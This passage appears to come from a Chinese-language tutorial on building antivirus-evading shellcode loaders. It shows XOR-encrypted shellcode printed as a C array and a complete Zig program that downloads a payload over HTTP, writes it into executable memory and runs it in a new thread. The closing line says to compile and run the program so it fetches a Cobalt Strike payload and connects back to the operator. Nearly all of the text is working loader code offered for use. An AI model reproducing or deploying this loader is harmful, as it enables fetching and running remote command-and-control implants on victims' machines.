[+] Converted payload to c language
[+] Generated XOR key: byte(0x0b) => 11 key
[+] The encrypted payload with XOR:

unsigned char shellcode[] = "0xf7, 0x43, 0x88, 0xef, 0xfb, 0xe3, 0xc3, 0x0b, 0x0b, 0x0b, 0x4a, 0x5a, 0x4a, 0x5b, 0x59, 0
x5a, 0x5d, 0x43, 0x3a, 0xd9, 0x6e, 0x43, 0x80, 0x59, 0x6b, 0x43, 0x80, 0x59, 0x13, 0x43, 0x80, 0x59, 0x2b, 0x43, 0x80, 0
x79, 0x5b, 0x43, 0x04, 0xbc, 0x41, 0x41, 0x46, 0x3a, 0xc2, 0x43, 0x3a, 0xcb, 0xa7, 0x37, 0x6a, 0x77, 0x09, 0x27, 0x2b, 0
x4a, 0xca, 0xc2, 0x06, 0x4a, 0x0a, 0xca, 0xe9, 0xe6, 0x59, 0x4a, 0x5a, 0x43, 0x80, 0x59, 0x2b, 0x80, 0x49, 0x37, 0x43, 0
x0a, 0xdb, 0x6d, 0x8a, 0x73, 0x13, 0x00, 0x09, 0x7e, 0x79, 0x80, 0x8b, 0x83, 0x0b, 0x0b, 0x0b, 0x43, 0x8e, 0xcb, 0x7f, 0
x6c, 0x43, 0x0a, 0xdb, 0x5b, 0x80, 0x43, 0x13, 0x4f, 0x80, 0x4b, 0x2b, 0x42, 0x0a, 0xdb, 0xe8, 0x5d, 0x43, 0xf4, 0xc2, 0
x4a, 0x80, 0x3f, 0x83, 0x43, 0x0a, 0xdd, 0x46, 0x3a, 0xc2, 0x43, 0x3a, 0xcb, 0xa7, 0x4a, 0xca, 0xc2, 0x06, 0x4a, 0x0a, 0
xca, 0x33, 0xeb, 0x7e, 0xfa, 0x47, 0x08, 0x47, 0x2f, 0x03, 0x4e, 0x32, 0xda, 0x7e, 0xd3, 0x53, 0x4f, 0x80, 0x4b, 0x2f, 0
x42, 0x0a, 0xdb, 0x6d, 0x4a, 0x80, 0x07, 0x43, 0x4f, 0x80, 0x4b, 0x17, 0x42, 0x0a, 0xdb, 0x4a, 0x80, 0x0f, 0x83, 0x43, 0
x0a, 0xdb, 0x4a, 0x53, 0x4a, 0x53, 0x55, 0x52, 0x51, 0x4a, 0x53, 0x4a, 0x52, 0x4a, 0x51, 0x43, 0x88, 0xe7, 0x2b, 0x4a, 0
x59, 0xf4, 0xeb, 0x53, 0x4a, 0x52, 0x51, 0x43, 0x80, 0x19, 0xe2, 0x44, 0xf4, 0xf4, 0xf4, 0x56, 0x61, 0x0b, 0x42, 0xb5, 0
x7c, 0x62, 0x65, 0x62, 0x65, 0x6e, 0x7f, 0x0b, 0x4a, 0x5d, 0x42, 0x82, 0xed, 0x47, 0x82, 0xfa, 0x4a, 0xb1, 0x47, 0x7c, 0
x2d, 0x0c, 0xf4, 0xde, 0x43, 0x3a, 0xc2, 0x43, 0x3a, 0xd9, 0x46, 0x3a, 0xcb, 0x46, 0x3a, 0xc2, 0x4a, 0x5b, 0x4a, 0x5b, 0
x4a, 0xb1, 0x31, 0x5d, 0x72, 0xac, 0xf4, 0xde, 0xe0, 0x78, 0x51, 0x43, 0x82, 0xca, 0x4a, 0xb3, 0x8e, 0x11, 0x0b, 0x0b, 0
x46, 0x3a, 0xc2, 0x4a, 0x5a, 0x4a, 0x5a, 0x61, 0x08, 0x4a, 0x5a, 0x4a, 0xb1, 0x5c, 0x82, 0x94, 0xcd, 0xf4, 0xde, 0xe0, 0
```



(3) 分离调用:

```

1  const std = @import("std");
2  const win = std.os.windows;
3  const http = std.http;
4
5  const STARTUPINFOFOW = win.STARTUPINFOFOW;
6  const PROCESS_INFORMATION = win.PROCESS_INFORMATION;
7  const WINAPI = win.WINAPI;
8  const FALSE = win.FALSE;
9  const TRUE = win.TRUE;
10 const HANDLE = win.HANDLE;
11 const DWORD = win.DWORD;
12 const BOOL = win.BOOL;
13 const SIZE_T = win.SIZE_T;
14 const LPVOID = win.LPVOID;
15 const LPCVOID = win.LPCVOID;
16 const SECURITY_ATTRIBUTES = win.SECURITY_ATTRIBUTES;
17 const LPDWORD = *DWORD;
18 const LPTHREAD_START_ROUTINE = win.LPTHREAD_START_ROUTINE;
19 const PROCESS_ALL_ACCESS = 0x000F0000 | (0x00100000) | 0xFFFF;
20
21 extern "kernel32" fn GetCurrentProcessId() callconv(WINAPI) DWORD;
22 extern "kernel32" fn OpenProcess(dwDesiredAccess: DWORD, bInheritHandle: BOOL,
23 dwProcessId: DWORD) callconv(WINAPI) HANDLE;
24 extern "kernel32" fn VirtualAllocEx(hProcess: HANDLE, lpAddress: ?LPVOID, dwSize:
25 SIZE_T, flAllocationType: DWORD, flProtect: DWORD) callconv(WINAPI) LPVOID;

```

```

24  extern "kernel32" fn WriteProcessMemory(hProcess: HANDLE, lpBaseAddress: LPVOID,
    lpBuffer: LPCVOID, nSize: SIZE_T, lpNumberOfBytesWritten: *SIZE_T) callconv(WINAPI)
    BOOL;
25  extern "kernel32" fn CreateThread(attr: ?*anyopaque, stacksize: usize, entrypoint: ?
    *anyopaque, param: ?*anyopaque, creationflag: u32, threadid: ?*u32) callconv(WINAPI) ?
    HANDLE;
26  extern "kernel32" fn WaitForSingleObject(handle: ?HANDLE, duration: u32)
    callconv(WINAPI) u32;
27
28  pub fn main() !void {
29      var gpa = std.heap.GeneralPurposeAllocator(.{}){};
30      defer _ = gpa.deinit();
31      const allocator = gpa.allocator();
32      var client: http.Client = http.Client{ .allocator = allocator };
33      defer client.deinit();
34      const uri = std.Uri.parse("http://localhost/calc.bin") catch unreachable;
35
36      const headers: http.Headers = http.Headers.init(allocator);
37      var req = try client.request(.GET, uri, headers, .{});
38      errdefer req.deinit();
39      try req.send(.{});
40      defer req.deinit();
41      try req.wait();
42
43      var buf: [276]u8 = undefined;
44      _ = try req.readAll(buf[0..]);
45      Injection(buf[0..]);
46  }
47
48  fn Injection(shellcode: []u8) void {
49      const pHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, GetCurrentProcessId());
50      const rPtr = VirtualAllocEx(pHandle, null, shellcode.len, win.MEM_COMMIT,
    win.PAGE_EXECUTE_READWRITE);
51
52      var bytesWritten: SIZE_T = undefined;
53      _ = WriteProcessMemory(pHandle, rPtr, @ptrCast(shellcode.ptr), shellcode.len,
    &bytesWritten);
54
55      const tHandle = CreateThread(null, 0, @ptrCast(rPtr), null, 0, null);
56      _ = WaitForSingleObject(tHandle, win.INFINITE);
57  }

```

下载对应版本zig，将上述代码打包成exe，运行即可调用远程CS生成的bin文件，上线CS。